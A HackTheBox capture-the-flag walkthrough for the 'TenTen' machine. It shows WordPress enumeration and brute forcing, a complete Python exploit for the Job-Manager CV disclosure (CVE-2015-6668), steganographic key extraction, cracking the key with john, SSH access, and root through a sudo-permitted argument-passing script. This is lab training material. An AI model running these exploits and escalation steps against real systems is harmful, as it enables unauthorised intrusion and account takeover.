
TenTen

This is the writeup for TenTen from HackTheBox..

Starting with an nmap scan we see 2 ports open..

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:f7:9d:38:0c:47:6f:f0:13:0f:b9:3b:d4:d6:e3:11 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD0ZxDYLkSx3+n8qOc+tpjAd+KZ8STcHdayXH5Vn7gRhiI6toUP53yvS4ys
3zfXzJgBpo8NdRyCZJnTufOdR8x4RE/0QU6UZR1cJPKKNmS/7qzHtMDZx5MM0li07d77mDpUoMCxPGCWlH5VsgpKBUSvdzd5xj
|   256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBERpTI9NMPamS6NaoLL5Y/nq
|   256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIOrtl+D1cRlO2WrvblMacn5J5/rh+PTJmgxDwkBBfg7
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.7.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Job Portal &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The web server is hosting..



Just another WordPress site.. lets fire up wpscan and gobuster...

```
[chaotic@archlinux TenTen]$ gobuster dir -u http://10.10.10.10 -w /usr/share/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://10.10.10.10
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Timeout:        10s
===============================================================
2020/09/25 15:13:06 Starting gobuster in directory enumeration mode
===============================================================
/wp-content (Status: 301)
/wp-includes (Status: 301)
/wp-admin (Status: 301)
/server-status (Status: 403)
Progress: 112218 / 220561 (50.88%)^C
[!] Keyboard interrupt detected, terminating.
```

wpscan...

```
[chaotic@archlinux TenTen]$ wpscan --url http://10.10.10.10/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.3
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
```

```
+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
| Found By: Rss Generator (Passive Detection)
|  - http://10.10.10.10/index.php/feed/, <generator>https://wordpress.org/?v=4.7.3</generator>
|  - http://10.10.10.10/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.3</generator>
```

```
[+] XML-RPC seems to be enabled: http://10.10.10.10/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

XML-RPC can allow us to bruteforce usernames.. lets enumerate some..

```
wpscan -e u,ap --url http://10.10.10.10
```

```
[+] takis
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.10.10/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

```
[+] Performing password attack on Wp Login against 1 user/s
Trying takis / MICHELLE Time: 00:01:35 <
```

No headway with rockyou after a few hours :(.. possibly another wordlist.. but

I forgot the -e option for wpscan X_X

```
[+] WordPress theme in use: twentyseventeen
 | Location: http://10.10.10.10/wp-content/themes/twentyseventeen/
 | Last Updated: 2020-08-11T00:00:00.000Z
 | Readme: http://10.10.10.10/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 2.4
 | Style URL: http://10.10.10.10/wp-content/themes/twentyseventeen/style.css?ver=4.7.3
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.10.10/wp-content/themes/twentyseventeen/style.css?ver=4.7.3, Match: 'Version: 1.1'
```


After rerunning that, I noticed a possible theme we could exploit but the job-manager plugin stuck out the most.. and after a quick google landed with CVE-2015-6668 and you can find it here on github..
https://gist.github.com/DoMINAToR98/4ed677db5832e4b4db41c9fa48e7bdef

Looking at the exploit, it looks like we are needing to input the address and file.. hmm lets go enumerate the site again..

When scrolling thru the job listings and clicking on apply to PenTester role.. check out the url... We might be able to find some different data if we change the 8

```
10.10.10.10/index.php/jobs/apply/8/
```

What happens if we increment! NICE, I incremented to 13 and found this!!!



Jobs Listing

JOB APPLICATION: HACKERACCESSGRANTED

Title: HackerAccessGranted

Lets try the HackerAccessGranted for our file in our exploit.. I added a few extra extensions like php and pdf..

```
import requests

print """
CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25
"""
website = "http://10.10.10.10/"
filename = "HackerAccessGranted"

filename2 = filename.replace(" ", "-")

for year in range(2016,2020):
    print(year)
    for i in range(1,13):
        for extension in {'jpg','jpeg','png','php','html','pdf'}:
            URL = website + "/wp-content/uploads/" + str(year) + "/" + "{:02}".format(i) + "/" + filename2 + "." + extension
            req = requests.get(URL)
            if req.status_code==200:
                print "[+] URL of CV found! " + URL
```

Run this against the server! We found the location of the HackerAccessGranted file or image rather...

```
[chaotic@archlinux TenTen]$ python2 exploit.py

CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25

2016
2017
[+] URL of CV found! http://10.10.10.10//wp-content/uploads/2017/04/HackerAccessGranted.jpg
2018
2019
[chaotic@archlinux TenTen]$
```

curl -O http://10.10.10.10//wp-content/uploads/2017/04/HackerAccessGranted.jpg

```
[chaotic@archlinux TenTen]$ steghide extract -sf HackerAccessGranted.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
[chaotic@archlinux TenTen]$ ls
exploit.py  HackerAccessGranted.jpg  id_rsa  nmapscan
[chaotic@archlinux TenTen]$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7265FC656C429769E4C1EEFC618E660C

/HXcUBOT3JhzblH7uF9Vh7faa76XHIdr/Ch0pDnJunjdmLS/laq1kulQ3/RF/Vax
tjTzj/V5hBEcL5GcHv3esrODlS0jhML53lAprkpawfbvwbR+XxFIJuz7zLfd/vDo
1KuGrCrRRsipkyae5KiqlC137bmWK9aE/4c5X2yfVTOEeODdW0rAoTzGufWtThZf
K2ny0iTGPndD7LMdm/o5O5As+ChDYFNphV1XDgfDzHgonKMC4iES7Jk8Gz20PJsm
SdWCazF6pIEqhI4NQrnkd8kmKqzkpfWqZDz3+g6f49GYf97aM5TQgTday2oFqoXH
WPhK3Cm0tMGqLZA01+oNuwXS0H53t9FG7GqU31wj7nAGWBpfGodGwedYde4zlOBP
VbNulRMKOkErv/NCiGVRcK6k5Qtdbwforh+6bMjmKE6QvMXbesZtQ0gC9SJZ3lMT
J0IY838HQZgOsSw1jDrxuPV2DUIYFR0W3kQrDVUym0BoxOwOf/MlTxvrC2wvbHqw
AAniuEotb9oaz/Pfau3OO/DVzYkqI99VDX/YBIxd168qqZbXsM9s/aMCdVg7TJ1g
2gxElpV7U9kxil/RNdx5UASFpvFslmOn7CTZ6N44xiatQUHyV1NgpNCyjfEMzXMo
6FtWaVqbGStax1iMRC198Z0cRkX2VoTvTlhQw74rSPGPMEH+OSFksXp7Se/wCDMA
pYZASVxl6oNWQK+pAj5z4WhaBSBEr8ZVmFfykuh4lo7Tsnxa9WNoWXo6X0FSOPMk
tNpBbPPq15+M+dSZaObad9E/MnvBfaSKlvkn4epkB7n0VkO1ssLcecfxi+bWnGPm
KowyqU6iuF28w1J9BtowgnWrUgtlqubmk0wkf+l08ig7koMyT9KfZegR7oF92xE9
4IWDTxfLy75o1DH0Rrm0f77D4HvNC2qQ0dYHkApd1dk4blcb71Fi5WF1B3RruygF
2GSreByXn5g915Ya82uC3O+ST5QBeY2pT8Bk2D6Ikmt6uIlLno0Skr3v9r6JT5J7
L0UtMgdUqf+35+cA70L/wIlP0E04U0aaGpscDg059DL88dzvIhyHg4Tlfd9xWtQS
VxMzURTwEZ43jSxX94PLlwcxzLV6FfRVAKdbi6kACsgVeULiI+yAfPjIIyV0m1kv
5HV/bYJvVatGtmkNuMtuK7NOH8iE7kCDxCnPnPZa0nWoHDk4yd50RlzznkPna74r
Xbo9FdNeLNmER/7GGdQARkpd52Uur08fIJW2wyS1bdgbBgw/G+puFAR8z7ipgj4W
p9LoYqiuxaEbiD5zUzeOtKAKL/nfmzK82zbdPxMrv7TvHUSSWEUC4O9QKiB3amgf
yWMjw3otH+ZLnBmy/fS6IVQ5OnV6rVhQ7+LRKe+qlYidzfp19lIL8UidbsBfWAzB
9Xk0sH5c1NQT6spo/nQM3UNIkkn+a7zKPJmetHsO4Ob3xKLiSpw5f35SRV+rF+mO
vIUE1/YssXMO7TK6iBIXCuuOUtOpGiLxNVRIaJvbGmazLWCSyptk5fJhPLkhuK+J
YoZn9FNAuRiYFL3rw+6qol+KoqzoPJJek6WHRy8OSE+8Dz1ysTLIPB6tGKn7EWnP
-----END RSA PRIVATE KEY-----
[chaotic@archlinux TenTen]$ sudo pacman -S john
```

Looks like we got a private key X_X lets crack this..

```
ssh2john id_rsa > tenten.txt
john tenten.txt --wordlist=~/rockyou.txt
```

```
superpassword    (id_rsa)
```

Assuming this is for the user.. lets attempt SSH

```
[chaotic@archlinux TenTen]$ chmod 400 id_rsa
[chaotic@archlinux TenTen]$ ssh -i id_rsa takis@10.10.10.10
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
39 updates are security updates.


Last login: Fri May  5 23:05:36 2017
takis@tenten:~$
```

Priv Esc:

Basic Linux enumeration, i usually see if I can run sudo..

```
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User takis may run the following commands on tenten:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
takis@tenten:~$
```

```
takis@tenten:/bin$ cat fuckin
#!/bin/bash
$1 $2 $3 $4
```

This seems to be a script that allows us to pass arguments.. lets test

```
takis@tenten:/bin$ sudo /bin/fuckin id
uid=0(root) gid=0(root) groups=0(root)
takis@tenten:/bin$ sudo /bin/fuckin whoami
root
takis@tenten:/bin$
```

Lets try and get a root shell X_X

```
takis@tenten:/bin$ sudo /bin/fuckin bash
root@tenten:/bin#
```

That wraps up TenTen from HackTheBox.eu...